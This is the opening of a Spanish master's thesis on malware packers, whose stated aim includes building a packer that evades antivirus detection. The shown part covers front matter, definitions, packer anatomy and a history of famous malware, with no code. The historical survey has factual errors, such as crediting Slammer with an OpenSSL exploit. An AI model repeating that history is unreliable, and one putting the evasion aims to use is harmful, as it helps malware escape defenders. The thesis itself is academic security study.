Escuela Politécnica Superior de Jaén

Máster Universitario en Seguridad

UNIVERSIDAD DE JAÉN

Escuela Politécnica Superior (Jaén)

Trabajo Fin de Máster

ESTUDIO DE SISTEMAS DE EMPAQUETADO ORIENTADO A MALWARE Y DESARROLLO DE UN EMPAQUETADOR CAPAZ DE ELUDIR LAS TÉCNICAS DE DETECCIÓN DE MALWARE

Alumno/a: **de Castro Ortega, Juan Manuel**

Tutor/a: Prof. D. José Ignacio Gómez Espínola
Tutor/a: D. Antonio Sánchez Perea
Dpto.: Informática

Julio, 2021

Universidad de Jaén
Escuela Politécnica Superior de Jaén
Departamento de Informática

Don JOSÉ IGNACIO GÓMEZ ESPÍNOLA y ANTONIO SÁNCHEZ PEREA tutores del Trabajo Fin de Master titulado: ESTUDIO DE SISTEMAS DE EMPAQUETADO ORIENTADO A MALWARE Y DESARROLLO DE UN EMPAQUETADOR CAPAZ DE ELUDIR LAS TÉCNICAS DE DETECCIÓN DE MALWARE, que presenta JUAN MANUEL DE CASTRO ORTEGA, autorizan su presentación para defensa y evaluación en la Escuela Politécnica Superior de Jaén.

Jaén, JULIO de 2021

El alumno: Los tutores:

JUAN MANUEL DE CASTRO ORTEGA	JOSÉ IGNACIO GÓMEZ ESPÍNOLA	ANTONIO SÁNCHEZ PEREA

Índice

ABREVIATURAS 6
INTRODUCCIÓN 7
DEFINICIÓN DE PACKER 9
1. ESTUDIO DE LOS DIFERENTES TIPOS DE EMPAQUETADORES 13
1.1. HISTORIA 13
Primera etapa: comienzos del malware 13
Segunda etapa: malware orientados a Windows 14
Tercera etapa: malware que se replican vía network 15
Cuarta etapa: Rootkits y Ransomware 17
Quinta etapa: sabotaje industrial y espionaje 18
Conclusión-Resumen 20
1.2. SISTEMAS CLÁSICOS DE EMPAQUETADO [1] [2] [7] 21
Empaquetadores por Ofuscación 21
Empaquetadores mediante operaciones XOR 22
Empaquetadores basados en la codificación Base64 24
Empaquetadores mediante operaciones ROT13 25
Empaquetadores por Compresión 26
Empaquetadores mediante Cifrado por Criptografía [6] [12] 28
1.2.1.1. SideStep 28
1.2.1.2. Veil-Evasion 28
1.2.1.3. Hyperion 32
Empaquetadores Self-modifying code 33
1.2.1.4. Ajuste del EP y code-caving 33
1.2.1.5. EXE loaders 33
1.2.1.6. Codificación y decodificación en línea 33
1.2.1.7. Anti-debugging [3] 34
1.2.1.8. Anti-virtualization & Anti-sandboxing [11] 36
Empaquetadores basados en Bundlers 39
1.3. SISTEMAS MODERNOS DE EMPAQUETADO 41
Empaquetadores Oligomórficos 41
Empaquetadores Polimórficos 43
1.3.1.1. Solución para combatir malware polimórficos: EMULACIÓN 44
1.3.1.2. Evolución del Malware para evadir Emulación: técnicas anti-emuladores 44
Empaquetadores Metamórficos [] 45
a) En función de cómo se comunican/extienden: 46
b) En función de cómo se transforman: 46

Custom Packer [13][14][15] 48
VM Protectors [16][17] 49
Empaquetadores Evolutivos [18] 50
1.3.1.3. Conjunto de instrucciones 8086 51
1.3.1.4. Evolutionary Payload 51
1.3.1.5. Evolutionary Packer [18] 51
2. TÉCNICAS DE DETECCIÓN DEL MALWARE [4] [5] 53
2.1. Análisis básico estático 53
2.2. Análisis básico dinámico 53
2.3. Análisis estático avanzado 53
2.4. Análisis dinámico avanzado 54
2.5. Técnicas de detección de malware basadas en análisis estático 54
Escáner de antivirus 54
Búsqueda de cadenas (STRINGS) 54
3. TÉCNICAS DE DETECCIÓN DEL MALWARE EMPAQUETADO [8][9] 56
3.1. Ausencia de cadenas (STRING) 56
3.2. El fichero PE tiene pocos import y aparecen las funciones LoadLibrary y GetProcAddres 56
3.3. IDA reconoce poco código 56
3.4. OllyDbg indica que el fichero PE está empaquetado 56
3.5. Aparecen nombres de secciones sospechosos 57
3.6. Aparecen tamaños de secciones que no tienen lógica 57
3.7. Valor de entropía demasiado alto 57
3.8. Uso de herramientas (PEiD, Exeinfo PE) 58
3.9. Consejos y trucos para los empaquetadores más conocidos 59
UPX 59
PECompact 59
ASPack 60
Petite 60
WinUpack 60
Themida 61
4. EMPAQUETADORES CAPACES DE EVITAR LAS TÉCNICAS ACTUALES DE DETECCION DE MALWARE EMPAQUETADO 62
4.1. Empaquetadores Polimórficos 62
4.2. Empaquetadores Metamórficos 62
4.3. VM Protectors (empaquetadores virtualizados) 62
4.4. Custom Packer 63
5. PROPUESTAS DE MEJORA PARA DETECCIÓN DE EMPAQUETADORES 64

6. DESARROLLAR UN EMPAQUETADOR CAPAZ DE EVITAR LAS ACTUALES TÉCNICAS DE DETECCIÓN DE MALWARE EMPAQUETADO 65
7. DEMOSTRAR LA CAPACIDAD DEL EMPAQUETADOR DESARROLLADO PARA ELUDIR LAS TÉCNICAS DE DETECCIÓN DE MALWARE EMPAQUETADO 66
8. REALIZAR PROPUESTAS PARA MEJORAR LA DETECCIÓN DE EMPAQUETADORES A PARTIR DE LAS NUEVAS CAPACIDADES DE OCULTAMIENTO DESARROLLADAS EN EL NUEVO EMPAQUETADOR. [19] 71
8.1. Nombres de las secciones 71
8.2. Dirección del ENTRY POINT 71
8.3. La presencia de ciertas funciones [20][21] 72
9. CONCLUSIONES 73
Bibliografía 74
ANEXO: CONCEPTOS Y TERMINOLOGÍA 76
9.1. Fichero PE 76
9.2. Detecciones basadas en firmas 77
9.3. Análisis Estático de los Ficheros PE 77
9.4. Análisis Dinámico de los Ficheros PE 77
9.5. Sandbox 77
9.6. Entropía 78

ABREVIATURAS

Fichero pe	Fichero ejecutable tanto en Windows como en Linux. En este TFM nos centraremos en los ficheros pe de Windows.
malware	Programas que tienen una finalidad maliciosa en el sistema donde se ejecutan.
packer	Capa de protección que se añade a los ficheros pe para dificultar su análisis y su detección
Stub	Función que se encarga de desempaquetar el fichero en memoria o en disco
Entry point	Dirección de memoria de la primera instrucción del código
Payload	Carga útil de un fichero, el código que ejecuta
Ofuscación	Técnica para ocultar el contenido de un fichero
MZ	Firma de los ficheros ejecutables Windows
XOR	Operación aritmética a nivel de BITS
AES	Tipo de cifrado de bloques
Base64	Técnica de codificación de los caracteres que forman un fichero o una cadena de texto
ROT13	Operación aritmética a nivel de BITS para rotar los bits x posiciones
AV	Siglas de Antivirus
Entropía	Cuando se refiere a un ejecutable indica la cantidad de información que hay en las diferentes secciones del ejecutable.
exploit	Programa informático que se aprovecha de un error o vulnerabilidad para provocar un comportamiento no intencionado

INTRODUCCIÓN

Es un hecho que hoy en día estamos viviendo en la era de la Información y que casi cualquier dispositivo que tenemos a nuestro alrededor está conectado a Internet compartiendo la información que obtiene del medio donde está. Esta información se ha convertido en un precioso botín que las grandes compañías quieren conseguir. A estas compañías le podemos sumar el interés de algunos países por tener acceso a esta información. Para ello no dudan en crear las herramientas necesarias para tener acceso a dicha información, en algunos casos estas herramientas vienen en la forma de programas maliciosos (malware) que se instalan en los dispositivos que utilizamos a diario, teléfono móvil, PC portátil, PC sobremesa, servidores, pulseras de actividad o casi cualquier dispositivo electrónico que tengamos por casa o por nuestros lugares de trabajo.

Para controlar estos programas maliciosos, las compañías de antivirus han desarrollado productos que velan porque estos malware no se instalen en nuestros equipos. Entre las personas encargadas de desarrollar los productos de antivirus nos encontramos con analistas de malware que son los encargados de ir preparando y actualizando los sistemas antivirus para detectar las nuevas amenazas que van apareciendo. El mundo del malware es un mundo en constante evolución en el que los autores de malware están buscando continuamente debilidades y vulnerabilidades (0-days) en los sistemas que usamos (Windows, Unix, Mac-OS) y en cuanto detectan una, en lugar de reportarlo para que lo reparen, lo que hacen es diseñar un nuevo programa “malicioso” que se aproveche de esa vulnerabilidad para tener acceso a los datos del sistema final. Estos son los mayores peligros que existen ya que los sistemas antivirus no están preparados para detectar este tipo de ataques. Normalmente compararían este nuevo programa con su base de datos en busca de algún patrón común, ya sea por firma HASH o por firma de comportamiento, cadenas, heurística, etc. Pero si el nuevo programa no encaja en los patrones anteriores, será tomado como un programa válido y se instalará en el sistema sin despertar ninguna sospecha. La labor de los analistas de malware se suele dividir en dos fases. La primera se conoce por ***análisis estático*** y en ella se analizan los ficheros sospechosos sin que sea necesario ejecutarlos, es decir, en base al estudio de las cadenas (STRINGS) que aparecen en el código de los ficheros, en base a la entropía de los ficheros y mediante el uso de programas específicos que analizan la estructura del fichero y sus secciones,

se puede determinar en algunas ocasiones si el fichero es peligroso o no. En cuanto al análisis de Packers en esta fase, cabe señalar que el Packer intenta ocultar el código malicioso al analista de malware y en su lugar lo que se encuentra es otro código que envuelve al anterior y además lo camufla, de manera que durante esta fase no se puede obtener el código final. La otra fase se conoce por ***análisis dinámico*** de los ficheros y en ella se realiza el estudio del comportamiento de estos ficheros durante su ejecución en entornos controlados y aislados de la red, para prevenir que los efectos maliciosos del fichero ejecutado se propaguen por otros sistemas. Esta fase se lleva a cabo cuando la fase de análisis estático no ha reportado la información suficiente para determinar si el fichero es peligroso o no. Durante la ejecución del fichero se lanza un proceso en memoria que trata de reconstruir el código original del fichero pe y lo suele asociar con algún proceso del sistema (nuevo o existente) para que realice su cometido. Una vez que el código está desempaquetado en memoria, el analista de malware puede acceder a su contenido y proceder a su análisis.

Los analistas de malware deben tener amplios conocimientos de las diferentes técnicas de evasión de antivirus para poder desarrollar su trabajo de análisis y detección de malware, y así actualizar los productos antivirus para que detengan estas amenazas o tomar las medidas necesarias para evitar que el malware infecte a los equipos de esa red.

Una de las técnicas de evasión más utilizadas es el uso de sistemas de empaquetado (packers) que enmascaran el código de los ficheros que contienen el malware para evitar ser “cazados” por los antivirus.

El objetivo principal de este TFM es realizar un análisis del estado del arte de los sistemas de empaquetado, desde los sistemas tradicionales o clásicos basados en simples técnicas como la sustitución de caracteres u operaciones lógicas XOR, hasta los modernos sistemas de empaquetado basados en encriptadores polimórficos, motores metamórficos y algoritmos evolutivos donde se aplican técnicas de computación avanzadas.

El segundo objetivo es proponer la implementación de un packer que sea capaz de evitar las técnicas de detección de los antivirus.

El actual ecosistema de los packers es el siguiente:



Figura 0. http://forensicmethods.com/executablepackers

DEFINICIÓN DE PACKER

Un packer es un programa que, originariamente, se utilizó para reducir el tamaño de otro programa, es decir, se comporta como un compresor.

Cabe destacar que los packer por sí solos no son malos, es decir, son programas que ofrecen unas características que pueden ser utilizadas para proteger a otros programas de ser copiados y vulnerar su copyright. El mal uso por parte de los creadores de malware los ha hecho famosos.

Los desarrolladores de malware utilizan los packers en los malware para evadir los sistemas antivirus porque además de la compresión, los packers dificultan el análisis por parte de los analistas de malware. Además conforme han ido evolucionando las técnicas de detección tanto de los antivirus como de los analistas

de seguridad, los packers también han ido evolucionando e incorporando nuevas técnicas de evasión (anti-debbuging, anti-virtualization, anti-analysis, sistemas metamórficos, etc.)

ANATOMÍA DE UN PACKER

Para simplificar, en adelante utilizaré el término ***PE*** en este TFM, para referirme a estos ficheros ejecutables (PE en entorno Windows o COFF en Unix). Los packers reciben como entrada un fichero PE. y devuelven como salida otro fichero PE. El proceso de transformación puede consistir en compresión, cifrado o cualquier otra técnica que no haga reconocible el código original.

EL STUB DE DESEMPAQUETADO

Se llama ***STUB*** a la función que se ejecuta en primer lugar cuando se ejecuta el fichero PE empaquetado. Esta primera función se encarga de:

- Desempaquetar el código empaquetado en memoria.
- Reconstruir la tabla de import.
- Transferir la ejecución al OEP.

ESQUEMA DE FICHERO PE EMPAQUETADO

En un fichero PE original podemos apreciar tanto la cabecera, como las diferentes secciones y el punto de entrada. Lo podemos apreciar en la imagen 2:



Figura 2. Formato fichero PE original

El aspecto de un fichero PE empaquetado difiere del anterior, si bien continúa teniendo una cabecera, aparecen menos secciones (que están empaquetadas) y encontramos una nueva donde está el STUB, como podemos ver en la figura 3:



Figura 3. Formato fichero PE empaquetado

Cuando el fichero PE empaquetado empieza a ejecutarse, lo primero que se ejecuta es el STUB que empieza a desempaquetar el fichero original empezando por las secciones .data y .code. En OEP sigue en el STUB y la tabla de import todavía no es válida. Lo podemos apreciar en la figura 4:



Figura 4. Ejecución del STUB y reconstrucción de secciones

Finalmente cuando el STUB termina de ejecutarse, la tabla de import se ha reconstruido completamente y el punto de entrada se ha restablecido al OEP original para que el flujo del programa se ejecute como si nada hubiera pasado. Lo podemos ver en la figura 5.



Figura 5. Fichero PE reconstruido (secciones, import table, OEP)

1. ESTUDIO DE LOS DIFERENTES TIPOS DE EMPAQUETADORES

1.1. HISTORIA

La historia de la evolución de los Malware se puede dividir en varias etapas en función de lo que sucedió en cada época. En primer lugar, podemos hablar de los primeros casos de Malware que se detectaron que eran muy básicos y algunos de ellos fueron accidentales. En segundo lugar, podemos mencionar la etapa Windows donde aparecieron los primeros Malware para Windows, entre ellos Malware vía mail y Malware basados en macros. En tercer lugar, tenemos los Malware que se reproducen vía network aprovechándose del crecimiento de Internet. En cuarto lugar, tenemos los Rootkits y los Ransomware. Estos malware fueron desarrollados por los servicios secretos de algunos países para tareas de espionaje (Rusia, China, países del este de Europa).

Primera etapa: comienzos del malware

La primera fecha en que se detectó un malware para PC fue en 1986 con el virus conocido por BRAIN. Este virus fue diseñado para demostrar que los PC no eran una plataforma segura y el virus se replicaba a través de los diskettes infectando el sector de inicio de cada diskette que se introducía en el PC. En realidad, este virus no causaba ningún desastre en el equipo y lo único que pretendía era demostrar los puntos vulnerables que tenían los PC´s.

Otro virus de esta época fue MICHELANGELO y lo que hacía era reescribir los primeros 100 sectores del disco duro, donde suele estar localizada la información de inicio del disco duro, de forma que dejaba los equipos sin poder iniciarse.

El siguiente paso en la evolución del malware fue la aparición de los motores de mutación que dotaban a los virus de la capacidad de mutarse para complicar las tareas de detección de los AV. Hasta ese momento los AV detectaban los virus mediante el escaneo de firmas, pero la introducción del polimorfismo con los motores de mutación hizo que este método de detección de virus ya no fuera efectivo.

Segunda etapa: malware orientados a Windows

La aparición del sistema operativo Windows marcó el comienzo de una nueva era para la informática a nivel de usuario, su simplicidad de uso fue una de sus grandes ventajas. WINVIR fue el primer virus diseñado para Windows. No era dañino en el sentido de inutilizar el equipo, pero incorporaba la función de infectar los ficheros PE (Portable Executable).

MONKEY infectaba el master boot record del disco duro del PC y los diskettes. Movía información de los primeros sectores a los siguientes y escribía en ellos su propio código de forma que si se reiniciaba el PC desde el disco duro funcionaba bien, pero si lo hacía desde la disquetera mostraba un error.

ONE-HALF o SLOVAK BOMBER además de infectar el master boot record del HD, también infectaba los ficheros con extensión EXE y COM. Y por otro lado cifraba parte de la información del usuario utilizando la función XOR con una clave

CONCEPT (VM.Concept) fue el primer virus de tipo MACRO y fue detectado en 1995. Se escribió en el lenguaje de macros de Microsoft Word y se iba replicando mediante los documentos compartidos de los PC´s que tenían instalado Microsoft Word. Cuando en un PC se abría un documento Word infectado, el virus copiaba su código malicioso en las plantillas de Microsoft Word de manera que al crear un nuevo documento ya iba infectado.

LAROUX (X97/Laroux) fue el primer virus basado en macros de Excel. Se hizo en VBA (Visual Basic for Application) que es el lenguaje de macros del paquete Office. Se ejecutaba en Windows 3.x, Windows 95 y Windows NT. No causaba daños, tan sólo se replicaba de PC en PC.

BOZA primer virus para Windows 95. Infectaba ficheros PE. Se detectó en 1996, su origen era australiano, pero se detectó por todo el mundo. En principio no estaba diseñado para causar daños, pero bajo ciertas condiciones los ficheros infectados podían crecer de tamaño provocando fallos en equipos que tuvieron HD pequeños, en esa época los HD ocupaban unos cuantos megas.

MARBURG (Win95/Marburg) empezó a circular en 1998 junto con el CD del juego Wargame. Era un virus de tipo polimórfico que infectaba ficheros Win32, tenía la apariencia de un simple protector de pantalla pero tras una hora empezaba a añadir el payload al final de otros ficheros y tras 6 meses el payload se lanzaba y encriptaba su código con una capa de cifrado polimórfico utilizando claves de. 8, 16 y 32 bit.

HAPPY99 es el primer virus por mail, apareció en un adjunto de un mail en el 1998. En aquella época los sistemas de correo no tenían filtros para comprobar los ficheros adjuntos de manera que se podía adjuntar un fichero ejecutable. Cuando el destinatario pulsaba sobre el adjunto y lo ejecutaba, el virus se replicaba enviando más correos a los contactos del usuario.

MELISSA combinaba técnicas de macro y de mail, es decir, en el adjunto de un correo venía un documento tipo Microsoft Word que al abrirlo se replicaba de forma aleatoria enviando un documento del HD del usuario y se enviaba a los contactos del correo.

LOVELETTER fue unos de los virus basados en ingeniería social que tuvieron más repercusión. Era una campaña de correo con temática amorosa que invitaba a los usuarios a abrir el fichero adjunto que era un virus que se encargaba de reescribir los ficheros del equipo víctima.

Tercera etapa: malware que se replican vía network

Al final de 1980 apareció de forma accidental el primer “Gusano” (Worm), lo diseñó un estudiante del MIT que pretendía contabilizar el número de equipos que había conectados a Internet. Escribió un programa que se replicaba de un equipo a otro mientras iba incrementando un contador. Pero el programa tenía un error y consistía en que se estaba replicando en equipos en los que ya había estado. Esto generó tal cantidad de tráfico que produjo una caída del sistema en aquella época. Esta hazaña hizo que lo arrestaran. En aquellos momentos la seguridad en Internet no era algo prioritario y los equipos tenían todos los puertos abiertos. No había necesidad de desarrollar exploits para abrir las comunicaciones.

CODE RED es el primer gusano de internet que se desarrolló después del primer incidente. Es del año 2000 y se desplegó por todo el mundo en pocas horas. Consiguió ocultarse de los mecanismos de defensa que existían y tenía varias capacidades para replicarse. En principio se aprovecha de vulnerabilidades que tenían los servidores IIS.

NIMDA se descubrió en septiembre de 2001 y se propagaba por la red mediante escaneo de red de todas las direcciones IP. De esta manera consiguió acceder a redes privadas además de redes públicas. Infectaba los servidores de hosting ofreciendo ficheros infectados a los usuarios que los abrían dentro de sus redes privadas y así Nimda tenía acceso a dichas redes y se propagaba de forma incontrolada saltándose la seguridad perimetral de los Firewall. Los equipos por los que se podía replicar eran Windows 95, W98, W Me, W NT y W2000.

FIZZER es un gusano de correo del 2003 que llegaba como adjunto de un correo y se replicaba enviando correo tipo spam. Su principal objetivo era conseguir ingresos y dinero. Todo el malware anterior estaba hecho para probar que los sistemas no eran seguros, pero con Fizzer apareció el primer malware con ánimo de lucro. Incluso el origen de los malware cambió, en la época entre 1980 y 1990 venía de países desarrollados, pero a partir del 2000 empezó a llegar malware de países como Rusia, China, Pakistán, India, etc.

SLAMMER apareció en septiembre de 2003 y era otro gusano de Internet. Su principal novedad es que se aprovechaba de una vulnerabilidad en OpenSSL y fue de los primeros malware que atacaron máquinas Linux y Servidores Apache. Además, tenía un backdoor que los atacantes podían utilizar para subir otros malware. Una variación de Slammer se extendió aprovechando una vulnerabilidad de Microsoft SQL Server y de Microsoft Data Engine 2000. Slammer se camuflaba como un proceso en memoria y no volcaba nada al HD. Cuando el PC se reiniciaba, el proceso había desaparecido y por tanto la infección. Pero si en otro PC de la red estaba ejecutándose el proceso, tarde o temprano se volvería a infectar. La propagación de Slammer generaba un gran tráfico de red que en algunos casos produjo caídas de los sistemas.

Durante los años 2003 y 2004 aparecieron otros gusanos de internet cuyo foco principal eran las fábricas, plantas de energía, aeropuertos y otros sistemas de transporte de pasajeros para causar sabotajes.

BLASTER se detectó en agosto de 2003 y se aprovechaba de una vulnerabilidad de tipo buffer overflow. Lo que hacía era inyectar tráfico hacia la página de actualizaciones de Microsoft.

SASSER apareció en 2004 y también aprovechaba un buffer overflow en LSAS (Local Security Authority Subsystem Service). Se extendía por la red y causaba que los equipos se reiniciaran constantemente cada minuto. Microsoft sacó el parche que solucionaba este error, pero como el parche tardaba en aplicarse más de un minuto, el equipo se volvía a reiniciar. Esto provocó que finalmente Microsoft creara un nuevo modelo de actualizaciones automáticas para Windows.

Cuarta etapa: Rootkits y Ransomware

Rootkits se refiere al malware que se apropia de un sistema de forma que el atacante tiene acceso completo y consigue persistencia, y además está oculto de manera que no se puede detectar.

El primer ejemplo de rootkit que nos encontramos apareció en 2005 de la mano de SONY con la idea de proteger el copyright de sus publicaciones. La idea era detectar cuando alguien quería realizar la copia de un CD y desactivar esta opción. Cuando se insertaba un CD en el PC se instalaba automáticamente el rootkit y se ocultaba entre los ficheros del sistema. Cuando el rootkit se detectó se produjo un gran escándalo.

STORMWORM apareció en 2007 era otro gusano que llegaba a través del mail y se aprovecha de la ingeniería social para propagarse. Además, instalaba un rootkit que utilizaba para ocultarse

MEBROOT surgió en 2008 e infectaba al equipo víctima directamente a través del navegador cuando el usuario estaba navegando por internet. Se aprovechaba de un exploit en el navegador para obtener el acceso al sistema. Este malware estaba

alojado en páginas web de personajes famosos. Mebroot se dedicaba a espiar a los usuarios copiando todo los que ellos escribían y enviando esos datos al atacante. Este malware estaba tan bien hecho que apenas causaba problemas en el equipo víctima y si alguna vez provocaba un fallo, era capaz de enviar el log de fallos al atacante para que solucionara el fallo en futuras versiones del malware.

CONFICKER no se sabe a ciencia cierta la intención del creador de dicho malware, pero lo que hacía era aprovecharse de una vulnerabilidad en Windows y era capaz de romper contraseñas débiles. Instalaba un backdoor, un rootkit y creaba un nodo para una botnet en el equipo víctima. Llegó a infectar 10.000.000 de hosts, pero he aquí el misterio ya que esta botnet nunca fue utilizada para ningún ataque.

RANSOMWARE con este nombre se identifica el malware que encripta el HD de los equipos víctimas y a cambio de desencriptarlo solicita una cantidad económica que en la mayoría de los casos una vez pagada no se obtiene la clave de encriptado para poder recuperar la información. Últimamente estamos teniendo mucho de estos casos, están afectando a ayuntamientos (como el de Jerez), a medios de comunicación (Cadena SER) e incluso a consultoras como Everis. La forma de actuar es a través de alguna vulnerabilidad en productos tipo Office, PDF, navegadores obsoletos que pueden descargar un archivo malicioso que se ejecuta en el equipo víctima produciendo el cifrado de los documentos existentes en el HD. Suelen también modificar el escritorio del usuario y colocar una página donde dan las instrucciones a seguir para obtener las claves de desencriptado una vez efectuado el pago.

Quinta etapa: sabotaje industrial y espionaje

En el año 2010 se produjo otro gran salto en la evolución del malware que consistía en que el desarrollo del malware ya no estaba tan enfocado a obtener beneficios económicos, sino que los servicios secretos y los servicios militares de algunos países aparecen como creadores del malware, es decir, empiezan a utilizar el malware como otra arma más en su política de defensa. Hoy en día las guerras no sólo se libran en los campos de batalla, sino que también estamos inmersos en otra guerra basada en ciberataques informáticos. La mayoría de los países han evolucionado sus sistemas defensivos y han incluido medidas informáticas para evitar

estos atasques además de crear organismos o entidades que se dedican a estas labores (INCIBE).

STUXNET apareció en 2010 pero cuando fue descubierto se dieron cuenta que llevaba más de un año propagándose por la red. Se piensa que fue creado para destruir o por lo menos retrasar el programa nuclear de Irán. Stuxnet utilizaba un rootkit para ocultarse y lo que hacía era infectar los USB para poder propagarse por aquellos equipos donde se utilizaba ese USB. Para obtener el control de los PC´s donde se instalaba, se aprovechaba de varias vulnerabilidades 0-day. Estaba programado para que el 24 de junio de 2012 se auto eliminase de todos los equipos donde estaba instalado para eliminar las pruebas. Se cree que fue diseñado en colaboración en los servicios secretos de USA y el ejército israelí. Ninguno de estos países reconoció su autoría, como es lógico.

DUQU es otro malware similar a Stuxnet, de hecho, comparten código base y usan los mismos exploits, pero tiene un objetivo diferente. Duqu lo que persigue es conseguir información de las víctimas. Está escrito en lenguaje de alto nivel (C con un marco orientado a objetos), algo poco común en los malware.

FLAME se encontró en 2012 y es un malware modular que es controlado por el atacante y al que se le puede añadir funcionalidades de forma remota. Se puede propagar por USB o por la red. Aplica un rootkit para ocultarse y puede grabar audio, video, llamadas de skype, tráfico de red y puede robar archivos y enviarlos al atacante. Una vez que fue detectado por las compañías de AV para analizarlo, Flame fue destruido remotamente por el atacante para no dejar pistas. Flame estaba escrito en LUA y C++ y además contenía un certificado válido que había sido robado.

Conclusión-Resumen

Han transcurrido más de 30 años desde la aparición del primer Malware y durante este tiempo no han parado de evolucionar. Primero empezaron propagándose por medio de los diskettes, luego mediante los CD´s, más tarde a través de la red hasta llegar al correo electrónico. Los motivos por los que se han creado estos Malware también han ido cambiando, desde los inicios donde lo que querían era ganar fama y mostrar los puntos débiles de los sistemas, hasta objetivos económicos y más tarde el espionaje industrial. Parece claro que los gobiernos de algunos países han apostado fuertemente por desarrollar armas (malware) para controlar objetivos estratégicos de países rivales. Estamos en la era de la información y todo está interconectado mediante redes y ordenadores, y quien controle toda esta información tendrá en sus manos un gran poder frente a sus enemigos. Por otro lado, cabe destacar cómo las compañías de AV están innovando en esta lucha constante en la que siempre van un paso por detrás de los “malos” pero cada vez tienen más mecanismos de defensa para evitar los daños causados por este tipo de programas maliciosos.

1.2. SISTEMAS CLÁSICOS DE EMPAQUETADO [1] [2] [7]

En esta sección se detalla el funcionamiento de alguno de los empaquetadores clásicos. Puntos fuertes y puntos débiles. Cómo se pueden detectar y cómo se pueden evitar.

Empaquetadores por Ofuscación

